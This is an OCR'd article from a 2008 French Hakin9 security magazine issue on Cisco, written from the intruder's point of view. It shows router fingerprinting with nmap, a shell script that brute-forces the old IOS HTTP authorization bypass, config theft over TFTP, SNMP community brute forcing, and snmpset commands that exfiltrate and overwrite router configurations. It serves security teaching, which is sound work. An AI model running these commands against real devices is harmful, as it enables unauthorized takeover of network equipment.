Hakin9

comment se défendre

hors série
2/2008 (2)
Prix 9,70 EUR
ISSN 1898-9128

STARTER KIT MAÎTRISEZ LES SOLUTIONS DE SÉCURITÉ CISCO

CISCO

guide de sécurisation réseau

Cisco Security Monitoring Analysis and Response System
Corrélation des logs et contre mesures l'échelle de l'entreprise

Configuration et utilisation des routeurs Cisco
Sécuriser les périphériques travaillant sous IOS

Commutateur CISCO
Attaques et règles de sécurité

Acess Control List pas à pas
Types, fonctionnement, configuration, failles

IPS
Analysez le trafic réseau

Serveur Cisco Secure ACS
Mise en place et configuration

L 17438 - 2H - F: 9,70 € - RD

Cisco IOS du point de vue de l'intrus

Kamil Folga

L'intrus – tirant parti de l'ignorance ou de la négligence de l'administrateur – peut prendre le contrôle des dispositifs réseau Cisco de plusieurs manières. L'exploitation des failles ouvrant un accès non autorisé ou la réalisation de l'attaque Denial of Service n'est qu'une question de temps.

Les produits de Cisco Systems constituent un élément indissociable de tous les réseaux informatiques – très souvent stratégique et exposé aux dangers. Les dispositifs Cisco sont utilisés dans les réseaux fédérateurs (en anglais backbone network) des fournisseurs d'accès à Internet (FAI) et des opérateurs de télécommunication – ils sont considérés comme infaillibles et sûrs. Malgré tout, les tentatives d'attaques contre les routeurs et commutateurs Cisco sont très fréquentes. Le vol récent du code source et les erreurs révélées dans le système qui commande ces dispositifs (Cisco IOS) ne ne sont pas de très bon augure pour l'avenir.

Objectif de l'attaque

Le coeur des produits Cisco repose sur le système d'exploitation IOS (*Internetworking Operating System*). Sa tâche principale est de réaliser le routage dans le réseau étendu. Le système IOS commande les composants matériels du routeur à l'aide d'une combinaison de commandes appropriée. Comme tout système d'exploitation, il contient des outils permettant de configurer, surveiller et commander les dispositifs. Il est stocké dans la mémoire *flash* et se compose d'un fichier contenant le code de toutes les fonctions disponibles. Le Tableau 1 présente les trois principales catégories du système.

La désignation détaillée du système est beaucoup plus compliquée. Elle est composée d'une désignation numérique (par exemple 11.1, 12.2) et alphabétique qui, d'habitude, décrit les applications spécifiques d'IOS donné.

Cet article explique...

- quelles failles peuvent être exploitées par l'intrus pour prendre le contrôle d'un routeur Cisco et comment le faire,
- comment l'intrus peut-il effectuer une attaque DoS contre un routeur Cisco,
- quels principes faut-il adopter pour protéger un routeur contre les attaques.

Ce qu'il faut savoir...

- avoir notions de base sur le fonctionnement des routeurs Cisco,
- avoir notions de base sur le fonctionnement du protocole SNMP.

Par exemple :

- T – corrections d'erreurs et implémentation de nouvelles possibilités,
- S – corrections d'erreurs et support pour le routage haut débit,
- E – dispositifs du réseau fédérateur, fonctions *Quality of Service* avancées, support pour les services voix, sécurité,
- B – corrections d'erreurs et support pour les services à large bande.

De plus, les désignations des éditions spéciales du système ont été introduites, entre autres :

- A – routeurs d'accès, connexions sur appel téléphonique,
- D – xDSL,
- H – SDH/SONET,
- J – technologie sans fil Aironet,
- M – *Mobile Wireless*,
- W – ATM/LAN, commutation au niveau de la troisième couche.

En parlant du fonctionnement d'un routeur ou d'un commutateur, nous nous référerons souvent au fichier de configuration. Chaque routeur Cisco nécessite deux fichiers de ce type. L'un d'eux décrit la configuration actuelle et est appelé *running-config*.

Le deuxième fichier, appelé *start-up-config* contient la configuration utilisée pendant le démarrage. Il ne faut pas oublier que les modifications de la configuration *running-config* – sans enregistrement dans la mémoire non-volatile – ne seront pas prises en considération lors du redémarrage du dispositif.

Identification du système

Pour que l'attaque réussisse, l'intrus doit avoir le plus grand nombre d'informations possible sur son objectif. Tout d'abord, identifier le système n'est pas trop difficile. Pour ce faire, trois étapes sont nécessaires :

- la création de la liste des hôtes du réseau concret,
- l'obtention des informations sur les services offerts par la machine choisie,
- la vérification de la version du système d'exploitation (*fingerprinting*).

Tableau 1. *Catégories de Cisco IOS*

Catégorie Cisco IOS	But
General Deployment (GD)	Version d'usage général, stable, ne contient pas de grosses erreurs.
Early Deployment (ED)	Support pour de nouvelles technologies, failles et erreurs de sécurité possibles.
Maintenance Release (MR)	Version remplaçant le code *General Deployment*, contient des corrections ; rigoureusement testée.

D'habitude, un dispositif Cisco est situé entre le fournisseur et l'opérateur. L'intrus peut donc effecteur un simple test à l'aide de l'outil *mtr*. Dans le cas présenté, l'identification préliminaire est assez facile (cf. le Listing 1). On peut supposer que l'hôte portant le nom *cisco.provider.net* est le système qu'on recherche. Malgré les apparences, cette nomenclature des hôtes est très populaire, surtout dans de petits réseaux.

Habituellement, le routeur Cisco se présente de la même manière que d'autres systèmes réseau. Une méthode très simple, mais efficace d'identification d'IOS sur le réseau est d'utiliser le programme *Nmap*, qui est un scanner de ports permettant la reconnaissance à distance des systèmes (*fingerprinting*). Si l'intrus utilise cet outil sur l'hôte choisi (Listing 2), il pourra voir que les services suivants sont actifs : HTTP, telnet et finger – un jeu de services caractéristiques pour les dispositifs Cisco. Le scanner affichera aussi d'autres informations sur les programmes utilisés, le type de matériel et la version du système d'exploitation IOS.

Listing 1. *Identification préliminaire des routeurs à l'aide du programme mtr*

```
# mtr host.provider.net
                    Matt`s traceroute [v0.51]
                                        Fri Oct   1 17:24:29 2004
Keys:   D - Display mode   R - Restart statistics     Q - Quit
                                Packet                      Pings
Hostname                %Loss    Rcv   Snt   Last   Best    Avg   Worst
1. host.example.net       0%     14    14      0      0      0       1
2. router.example.net     0%     14    14      1      1      1       1
3. abc.operator.net       0%     14    14      7      6      8      10
4. cisco.provider.net     0%     14    14     11      6      8      21
5. host.provider.net      0%     14    14     13     11     14      22
```

Listing 2. *Utilisation de NMAP*

```
# nmap -vv -O -sS cisco.provider.net
Starting nmap 3.48 ( http://www.insecure.org/nmap/ ) at 2004-10-01 16:44 CEST
Interesting ports on 192.168.0.2:
(The 1654 ports scanned but not show belowe are in state: closed)
PORT     STATE  SERVICE  VERSION
23/tcp     open       telnetd        Cisco telnetd (IOS 12.X)
79/tcp     open       finger        Cisco fingerd (IOS 12.X)
80/tcp     open       http           Cisco IOS administrative webserwer
Device type: router
Running: Cisco IOS 12.X
OS details: Cisco IOS 12.0(5)WC3 - 12.0(16a)
Nmap run completed - 1 IP address (1 host up) scanned in 20.591 second
```

Listing 3. *Ouverture de la session avec un routeur Cisco*

```
# telnet 192.168.0.2
Trying 192.168.0.2.23…
Connected to 192.168.0.2.
Escape character is '^]'.
User Access Verification
Password:
Password:
Password:
% Bad passwords
Connection closed by foreign host.
```

Listing 4. *Session de telnet sur le port 22 du routeur Cisco*

```
# telnet 192.168.0.3 22
Trying 192.168.0.3.22…
Connect to 192.168.0.3
Escape character is '^]'.
SSH-1.5-Cisco-1.25
```

Pour faciliter la gestion, un dispositif Cisco est configuré à l'aide de l'interface ligne de commande CLI (*command line interface*). L'accès au routeur se réalise à travers la console du terminal ou des terminaux virtuels, auxquels l'administrateur se connecte à l'aide d'un client du service telnet ou SSH. Essayons de nous connecter au service telnet (Listing 3).

Le message *User Access Verification* est une bannière réservée de Cisco Systems – il est donc très probable que l'intrus soit tombé sur un dispositif de cette société. Bien sûr, l'administrateur a la possibilité de modifier le texte affiché sur la bannière, mais cette pratique n'est pas très répandue.

Si le service telnet n'est pas démarré, le travail à distance avec les




Figure 2. *Autorisation par HTTP*

dispositifs Cisco est assuré par le protocole SSH. Pour identifier le système avec précision, l'attaquant peut se connecter à l'aide du client *telnet* au port 22 qui est le port par défaut du service SSH. L'information obtenue ne laisse pas de doutes : sur le dispositif examiné tourne le service SSH en version *1.5-Cisco-1.25*.

Le système IOS présente aussi d'autres caractéristiques qui peuvent être mises à profit pour l'identifier. Elles se basent sur la manipulation des paquets. Par exemple, ce qui est caractéristique pour les dispositifs Cisco, c'est qu'ils répondent au paquet ICMP avec le drapeau de priorité positionné sur *0xc0*. Cette réponse est égale à 8 octets.

Pour la reconnaissance à distance des dispositifs Cisco, nous pouvons aussi profiter du fait que la plupart des versions d'IOS, en réponse au paquet SYN envoyé sur le port 1999, renvoient le paquet RST. Cette situation est liée à l'implémentation de la pile TCP/IP. Le paquet avec la réponse contiendra la chaîne de caractères *cisco*.




Figure 1. *Schéma de l'attaque sur les dispositifs Cisco*

Détection et exploitation des failles dans Cisco IOS

Une fois les données sur le dispositif attaqué déterminées, l'intrus peut commencer à détecter les failles dans Cisco IOS, et ensuite, les exploiter. Évidemment, cette tâche est beaucoup plus difficile que la reconnaissance du système (cf. la Figure 1).

Mais profiter de n'importe quelle faille de sécurité peut être inutile. Cisco IOS permet de configurer un filtre de paquets par le biais de ce qu'on appelle listes de contrôle d'accès (*Access Control Lists* – ACL). La création d'ACL est basée sur la définition du type de protocole, de l'adresse et du port source de l'hôte distante et de l'adresse et du port du dispositif cible. La décision ce qu'il faut faire avec les paquets spécifiques ne dépend que de l'administrateur – il peut permettre l'accès à certains hôtes, aux machines appartenant à un réseau étendu ou bloquer la possibilité de configuration distante du dispositif. Il existe aussi des listes d'accès étendues dont les possibilités sont beaucoup plus amples. Dans certains cas, l'intrus n'a aucune chance – une ACL bien configurée empêchera une reconnaissance ou une attaque.

Premier pas

La faille dans l'IOS la plus souvent exploitée, permettant l'accès à la

configuration du dispositif, réside dans l'implémentation du serveur HTTP. L'intention des auteurs de ce service était de faciliter la configuration du dispositif, par le remplacement de la ligne de commande standard par un navigateur Internet commode. Essayons d'appeler l'adresse du routeur Cisco à partir du niveau d'un navigateur Internet. Le résultat peut se présenter comme sur la Figure 2. Comme vous voyez, l'autorisation est exigée.

Cisco IOS distingue seize niveaux d'autorisation (de 0 à 15). Chacun de ces niveaux permet d'effectuer certaines commandes. Au niveau zéro (*zero*), nous disposons de cinq commandes : *enable*, *disable*, *exit*, *help*, *logout*. Le premier niveau (*user*) permet d'utiliser les commandes qui n'introduisent pas de modifications dans la configuration du routeur. Le niveau le plus élevé *enable* permet d'exécuter toutes les commandes du dispositif.

L'intrus peut profiter d'une astuce très simple, mais en même temps très efficace : annuler la demande du mot de passe. Un message d'erreur s'affiche alors. Si, après une autorisation échouée, il envoie une requête appropriée au serveur HTTP, il peut obtenir une page Web contenant la configuration du dispositif.

Essayons d'analyser cette opération. Nous envoyons via un navigateur Web la requête suivante :

```
http://192.168.0.2/level/ §
16/exec/show/config
```

Nous obtenons un message d'erreur. Nous élevons le niveau d'autorisation et réessayons :

```
http://192.168.0.2/level/ §
17/exec/show/config
```

La configuration du dispositif s'affiche dans la fenêtre du navigateur. L'attaque peut être exécutée parce que les erreurs dans l'implémentation du serveur HTTP IOS permettent, en cas d'autorisation locale des utilisateurs, d'exécuter du code quelconque. En fonction du type de

Listing 5. *Script exploitant la faille dans HTTP IOS*

```
#!/bin/sh
#=========================================================================
# $Id: ios-http-auth.sh,v 1.1 2001/06/29 00:59:44 root Exp root $
# Brute force IOS HTTP authorization vulnerability (Cisco Bug ID CSCdt93862).
#=========================================================================
TARGET=192.168.10.20
FETCH="/usr/bin/fetch"
LEVEL=16 # Start Level
EXPLOITABLE=0 # Counter
while [ $LEVEL -lt 100 ]; do
CMD="${FETCH} http://${TARGET}/level/${LEVEL}/exec/show/config"
echo; echo ${CMD}
if (${CMD}) then EXPLOITABLE='expr ${EXPLOITABLE} + 1'
fi
LEVEL='expr $LEVEL + 1'
done; echo; echo All done
echo "${EXPLOITABLE} exploitable levels"

// Configuration du routeur Cisco de série 7200, suite
bgp log-neighbor-changes
redistribute static route-map public
neighbor 192.168.1.2 remote-as 65533
neighbor 192.168.1.2 route-map OPERATOR1 out
neighbor 10.0.0.2 remote-as 65532
neighbor 10.0.0.3 route-map OPERATOR2 out
no auto-summary
!
ip classless
ip route 172.16.0.0 255.255.252.0 192.168.0.4
ip http server
!
ip access-list standard public
permit 172.16.0.0 0.0.1.255
cdp run
!
route-map public permit 10
match ip address public
!
route-map OPERATOR1 permit 20
match ip address RIPE_Public
!
route-map OPERATOR2 permit 30
match ip address RIPE_Public
!
snmp-server community cisco RO
snmp-server enable traps tty
!
gatekeeper
shutdown
!
line con 0
transport preferred all
transport output all
stopbits 1
line aux 0
transport preferred all
transport output all
stopbits 1
line vty 0 4
password cisco
transport preferred all
transport input all
transport output all
! end
```




Figure 3. *Configuration du routeur via une interface Web*

dispositif, le niveau d'autorisation HTTP pour lequel le processus d'autorisation peut être contourné est compris dans l'intervalle 16–99. L'attaque est possible sur l'IOS en versions 11.3–12.2. Si pour l'autorisation externe l'administrateur utilise les serveurs TACACS ou RADIUS, il est impossible d'exploiter la faille.

Pour trouver le niveau d'autorisation pour lequel est possible de contourner la protection, nous pouvons utiliser le script présenté dans le Listing 5. Si le dispositif est vulnérable à cette faille, le script retourne l'information suivante :

```
All done
16 exploitable levels
```

L'attaquant peut maintenant demander au serveur HTTP l'URL suivant :

```
http://<adresse_du_routeur>/level/ §
99/exec/show/config
```

Si nous avons de la chance et l'IOS sur le dispositif n'est pas mis à jour, nous obtenons une page Web contenant la configuration du routeur (cf. la Figure 3).

TFTP – erreurs de l'administrateur

TFTP est un protocole permettant un simple transfert de fichiers. Les routeurs de Cisco enregistrent la configuration dans la mémoire NVRAM ou sur le serveur TFTP du routeur. TFTP n'exige aucune autorisation. Si ce service n'est pas bloqué ou limité par l'administrateur à l'aide de la liste de contrôle d'accès (ACL), il peut être très dangereux.

Le nom du fichier de configuration se compose par défaut du nom de l'hôte et de la section `confg` (`<hostname-confg>`). Par exemple, si notre routeur porte le nom *cisco*, le nom par défaut du fichier de configuration sera *cisco-confg*. Si l'intrus, à l'aide d'un scanner de ports, a détecté que le port 69 est ouvert et accessible, il peut essayer de récupérer le fichier de configuration :

```
# tftp 192.168.0.2
tftp> verbose
tftp> trace
tftp> get cisco-confg
tftp> quit
```

Les erreurs comme le serveur TFTP disponible sont assez fréquentes. La méthode présentée permet autant le transfert des fichiers à partir du dispositif, mais aussi le transfert des fichiers vers le dispositif.

Vulnérabilités dans SNMP

SNMP (*Simple Network Managment Protocol*) sert à gérer et surveiller les réseaux basés sur le protocole TCP/IP. Le fonctionnement du SNMP consiste à envoyer les requêtes aux dispositifs réseaux administrés (munis de l'agent SNMP) et de collecter les informations provenant de ces dispositifs. Après la réception d'une requête, l'agent se réfère à la base MIB (*Managment Information Base*). Les bases MIB sont standardisées et contiennent les informations sur

Listing 6. *Détection du code à l'aide d'ADMsnmp*

```
# ./ADMsnmp 192.168.0.2
ADMsnmp vbeta 0.1 (c) The ADM crew
ftp://ADM.isp.at/ADM/
greets: !ADM, el8.org, ansia
>>>>>>>>>>> get req name=router id = 2 >>>>>>>>>>>
>>>>>>>>>>> get req name=cisco id = 5 >>>>>>>>>>>
<<<<<<<<<<< recv snmpd paket id = 6 name = cisco ret =0 <<<<<<<<<<
>>>>>>>>>>> send setrequest id = 6 name = cisco >>>>>>>>
>>>>>>>>>>> get req name=public id = 8 >>>>>>>>>>>
<<<<<<<<<<< recv snmpd paket id = 7 name = cisco ret =0 <<<<<<<<<<
>>>>>>>>>>> get req name=private id = 11 >>>>>>>>>>>
<<<<<<<<<<< recv snmpd paket id = 134 name = cisco ret =2 <<<<<<<<<<
>>>>>>>>>>> get req name=admin id = 14 >>>>>>>>>>>
<<<<<<<<<<< recv snmpd paket id = 134 name = cisco ret =2 <<<<<<<<<<
>>>>>>>>>>> get req name=proxy id = 17 >>>>>>>>>>>
>>>>>>>>>>> get req name=write id = 20 >>>>>>>>>>>
>>>>>>>>>>> get req name=access id = 23 >>>>>>>>>>>
>>>>>>>>>>> get req name=root id = 26 >>>>>>>>>>>
>>>>>>>>>>> get req name=enable id = 29 >>>>>>>>>>>
>>>>>>>>>>> get req name=all private id = 32 >>>>>>>>>>>
>>>>>>>>>>> get req name=private id = 35 >>>>>>>>>>>
>>>>>>>>>>> get req name=test id = 38 >>>>>>>>>>>
>>>>>>>>>>> get req name=guest id = 41 >>>>>>>>>>>
```

le dispositif (y compris sur sa configuration).

L'accès aux bases est possible après la saisie des codes d'accès appelés *community string*. En fait, ils constituent deux codes d'accès séparés dont l'un sert uniquement à lire (*Read-only* – RO), et l'autre à lire et écrire (*Read-write* – RW). Pour rendre les requêtes plus faciles, des objets spéciaux OID (*Object IDentifier*), ont été créés. Ils ont la forme de chiffres séparés par points.

Essayons de lire le contenu de la base MIB du routeur Cisco. Dans la base, nous recherchons l'OID `.1.3.6.1.2.1.1.1.0` qui contient les informations sur la version d'IOS. Pour cela, nous allons utiliser la commande *snmpget* du paquet *ucd-snmp* qui permet de lire un OID quelconque de la base MIB du dispositif. Exécutons la commande `snmpget` avec les paramètres sous forme d'adresse IP (*192.168.0.2*), community string (*cisco*) et OID (*.1.3.6.1.2.1.1.1.0*) :

```
# snmpget 192.168.0.2 \
    cisco .1.3.6.1.2.1.1.1.0
system.sysDescr.0 = Cisco
Internetwork Operating
System Software IOS (tm) 7200
Software (C7200-IS-M),
Version 12.3(5a),
RELEASE SOFTWARE (fc1)
Copyright (c) 1986-2003
by cisco Systems, Inc.
Compiled Mon 24-Nov-03 21:24
by kellythw
```

En résultat, nous obtenons une information détaillée sur la version d'IOS. De la même façon, en modifiant le paramètre OID, l'intrus peut lire tous les paramètres de la base MIB, y compris la configuration.

D'où prendre le code community

Que peut faire l'intrus s'il ne connaît pas le code *community string* ? Si le scanner de ports a détecté que le port 161 est ouvert et accessible, il est possible d'appliquer une méthode *bruteforce* pour trouver la community string. Pour cette attaque, nous pouvons utiliser *ADMsnmp*. C'est un scanner permettant d'effectuer l'audit du serveur SNMP fonctionnant sur le dispositif concret. Le programme est capable d'effectuer l'attaque de type *brute-force* sur une *community string* à l'aide de la base des mots (vocabulaire) fournie sous forme d'un fichier texte. *ADMsnmp* informe sur toutes les *community string* trouvées permettant l'écriture et la lecture de la base MIB du dispositif examiné.

Comme vous voyez sur l'exemple du Listing 6, la community string porte le nom *cisco*. L'utilisation du vocabulaire comportant quelques mille de mots permet de trouver le code *community* avec une grande probabilité.

Informations provenant de SNMP

La première chose à faire par l'attaquant après avoir obtenu le code est la lecture de la base MIB (*Management Information Base*). Cette base définit les informations spécifiques dans l'arborescence SNMP du dispositif concret. Il est recommandé d'utiliser dans ce processus le paquet *ucd-snmp*, disponible dans chaque type de système UNIX. Nous nous servirons de la commande *snmpwalk* disponible dans ce paquet. Cette commande permet de lire la base MIS entière du dispositif concret à travers les IOD successifs. Les paramètres qu'il faut entrer sont : l'adresse IP du dispositif et la *community string*.

Comme vous voyez d'après le Listing 7, même un morceau de la base MIB du dispositif choisi peut nous fournir des informations très intéressantes sur le système.

Plus de possibilités

SNMP est un protocole qui peut s'avérer très dangereux dans le cas d'une configuration ou implémentation incorrecte. La première version du SNMP v1 envoie la *community string* en texte chiffrée, de plus, il est un protocole assez *bruyant*. Les dispositifs sont questionnés très souvent et le nom de *community* est envoyé dans chaque paquet. Il suffit donc d'utiliser un sniffeur quelconque pour accéder facilement à la chaîne d'authentification. La deuxième et la troisième version du protocole utilise

Listing 7. *Collection des informations à l'aide de snmpwalk*

```
# snmpwalk 192.168.0.3 cisco
system.sysDescr.0 = Cisco Internetwork Operating System Software
IOS (tm) 7200 Software (C7200-IS-M), Version 12.3(5a), RELEASE SOFTWARE (fc1)
Copyright (c) 1986-2003 by cisco Systems, Inc.
Compiled Mon 24-Nov-03 21:24 by kellythw
system.sysObjectID.0 = OID: enterprises.9.1.222
system.sysUpTime.0 = Timeticks: (1173426559) 135 days, 19:31:05.59
system.sysContact.0 = Jean Fournier
system.sysName.0 = cisco.provider.net
system.sysLocation.0 = Opérateur
system.sysServices.0 = 6
system.sysORLastChange.0 = Timeticks: (0) 0:00:00.00
interfaces.ifNumber.0 = 11
interfaces.ifTable.ifEntry.ifIndex.1 = 1
interfaces.ifTable.ifEntry.ifIndex.2 = 2
interfaces.ifTable.ifEntry.ifIndex.3 = 3
interfaces.ifTable.ifEntry.ifIndex.4 = 4
interfaces.ifTable.ifEntry.ifIndex.5 = 5
interfaces.ifTable.ifEntry.ifIndex.6 = 6
interfaces.ifTable.ifEntry.ifIndex.7 = 7
interfaces.ifTable.ifEntry.ifIndex.8 = 8
interfaces.ifTable.ifEntry.ifIndex.9 = 9
interfaces.ifTable.ifEntry.ifIndex.10 = 10
interfaces.ifTable.ifEntry.ifIndex.11 = 11
interfaces.ifTable.ifEntry.ifDescr.1 = ATM5/0
interfaces.ifTable.ifEntry.ifDescr.2 = GigabitEthernet0/1
interfaces.ifTable.ifEntry.ifDescr.3 = GigabitEthernet0/2
interfaces.ifTable.ifEntry.ifDescr.4 = GigabitEthernet0/3
```

déjà un code *community* chiffré, mais elles sont utilisées très rarement.

Beaucoup d'administrateurs ne se soucient pas de la configuration du SNMP et très souvent, les codes restent standard, respectivement RO : *public* et RW : *private*. Par contre, dans presque tous les dispositifs travaillant sous la surveillance d'IOS en version inférieure à 12.0, le nom de community RW est défini par défaut comme *ILMI*.

Essayons maintenant de lire ou d'enregistrer la configuration de démarrage d'un routeur Cisco. Vous vous rappelez que la configuration de démarrage (*startup-config*) est un fichier texte stocké dans la mémoire du dispositif, chargé lors du démarrage du système.

À l'aide de l'outil *snmpset* du paquet *net-snmp*, il est possible d'affecter à l'OID dans la base MIB une valeur souhaitée. Il faut, bien sûr, saisir le *community string* autant en lecture qu'en écriture. Dans le cas étudié, la *community string* RW est une chaîne de caractères *ILMI*. La syntaxe de la commande permettant de créer la copie du fichier de configuration sur le serveur distant tftp se présente comme si-dessous :

```
# snmpset -c ILMI x.x.x.x \
   .1.3.6.1.4.1.9.2.1.55.y.y.y.y \
   router-config
```

où *x.x.x.x* est l'adresse du serveur TFTP sur lequel la configuration sera enregistrée, et *y.y.y.y* est l'adresse du routeur.

La commande sur le dispositif examiné est la suivante :

```
# snmpset -c ILMI 192.168.0.1 \
   .1.3.6.1.4.1.9.2.1.55.192.168.0.2 \
   router-confg
```

Dans le cas où IOS est vulnérable à une faille, le fichier de configuration sera enregistré sur le serveur TFTP portant l'adresse 192.168.0.1. Si l'intrus dispose déjà du fichier de configuration d'un dispositif Cisco, il peut y effectuer les modifications nécessaires. Ensuite, il envoie la configuration modifiée au serveur. La syntaxe de la commande est comme ci-dessous :

```
# snmpset -c ILMI x.x.x.x \
   .1.3.6.1.4.1.9.2.1.53.y.y.y.y \
   router-confg
```

où x.x.x.x est l'adresse du serveur TFTP sur lequel la configuration sera enregistrée, et y.y.y.y est l'adresse du routeur attaqué. Alors, la commande se présente ainsi :

```
# snmpset -c ILMI 192.168.0.1 \
   .1.3.6.1.4.1.9.2.1.53.192.168.0.2 \
   router-confg
```

La configuration a été envoyée. Comme vous voyez, à l'aide de SNMP, il est possible de charger la configuration à partir d'un dispositif, et ensuite l'éditer, modifier et renvoyer. L'attaque a réussi. Nous sommes capables de reconfigurer le dispositif.

Méthodes brute force

Il existe beaucoup de programmes permettant d'effectuer l'attaque *brute force* sur les dispositifs Cisco, comme par exemple *Cain and Abel*, *Hydra*, *Cisco Crack*, *Brutus*. Bien que l'usage des méthodes *brute force* puisse prendre beaucoup de temps (de plus, elles peuvent éveiller des soupçons), dans certains cas, elles sont très efficaces. Pour effectuer ces types de tentatives d'accès non autorisé, d'habitude, on utilise les services telnet et SSH. Il faut souligner qu'il est possible d'effectuer une authentification locale et extérieure.

En cas d' authentification locale standard, il sera demandé à l'intrus d'entrer le mot de passe :

```
# telnet 192.168.0.2
Trying 192.168.0.2.23…
Connected to 192.168.0.2.
Escape character is '^]'.
User Access Verification
Password:
```

Dans ce cas, l'authentification est effectuée par IOS et les tentatives d'accès au dispositif ne sont pas toujours journalisées. Avant de passer à l'attaque *brute force*, il faut vérifier s'il existe une méthode externe d'autorisation via le serveur RADIUS ou TACACS. Pour cela, il suffit de se connecter à l'aide de *telnet* à l'hôte choisi au préalable.

```
# telnet 192.168.0.3
Trying 192.168.0.2.23…
Connected to 192.168.0.2.
Escape character is '^]'.
User Access Verification
Username: admin
Password:
```

Cette procédure d'autorisation signifie que l'authentification externe à l'aide des serveurs TACACS ou RADIUS a été appliquée– l'attaque *bruteforce* ne sera pas réussie.

Mots de passe dans le système

Les opérations de configuration effectuées via HTTP sont limités. Pour avoir les droits de configuration complets, il faut utiliser l'interface ligne de commande (CLI) intégrée. Pour cela, il faut connaître les mots de passe système. Cisco distingue trois méthodes de codage et d'enregistrement des mots de passe.

Cisco IOS type 0 passwords

Dans le système IOS, il existe la commande service password-encryption qui permet de chiffrer tous les mots de passe utilisés dans le système. Si cette commande n'est pas introduite dans la configuration, tous les mots de passe sont affichés en texte non-chiffré. Par exemple, la notation peut se présenter ainsi :

```
username administrator §
privilege 15 password 0 cisco
```

Cette inscription signifie que l'utilisateur portant le nom administrator utilise le mot de passe *cisco* et possède le niveau d'autorisation le plus élevé (15). Le chiffre *0* avant le mot de passe signifie que celui-ci n'est pas chiffré. La méthode d'authentification la plus populaire, permettant l'accès au niveau privilégié, est l'ouverture de la session via *telnet*. L'intrus peut lire directement le mot de passe de *telnet*

de la configuration car il est écrit en texte ouvert. La seconde question à laquelle l'intrus doit prêter son attention est le type de codage des mots de passe pour le mode *enable* qui permet de passer au mode de configuration du dispositif. Analysons les types de codages.

Cisco IOS type 5 passwords

Le type 5 est chiffré à l'aide de l'algorithme MD5. À présent, il est utilisé pour l'enregistrement des mots de passe *enable secret*. L'exemple du mot de passe chiffré :

```
enable secret 5 §
$1$2ZTf$9UBtjkoYo6vW9FwXpnbuA.
```

Cisco IOS type 7 passwords

Si la commande *service password-encryption* a été utilisée dans le fichier de configuration, tous les mots de passe dans le système seront chiffrés. En voici un exemple :

```
username admin privilege 15 §
password 7 0822455D0A16
```

Les mots de passe chiffrés sont précédés du chiffre 7. Bien que les mots de passe sous forme d'un texte non chiffré puissent être lus directement de la configuration, dans le cas des mots de passe de type 5 et 7 c'est n'est pas possible. L'algorithme du chiffrement des mots de passe de type 7 est appelé *vigenere*.

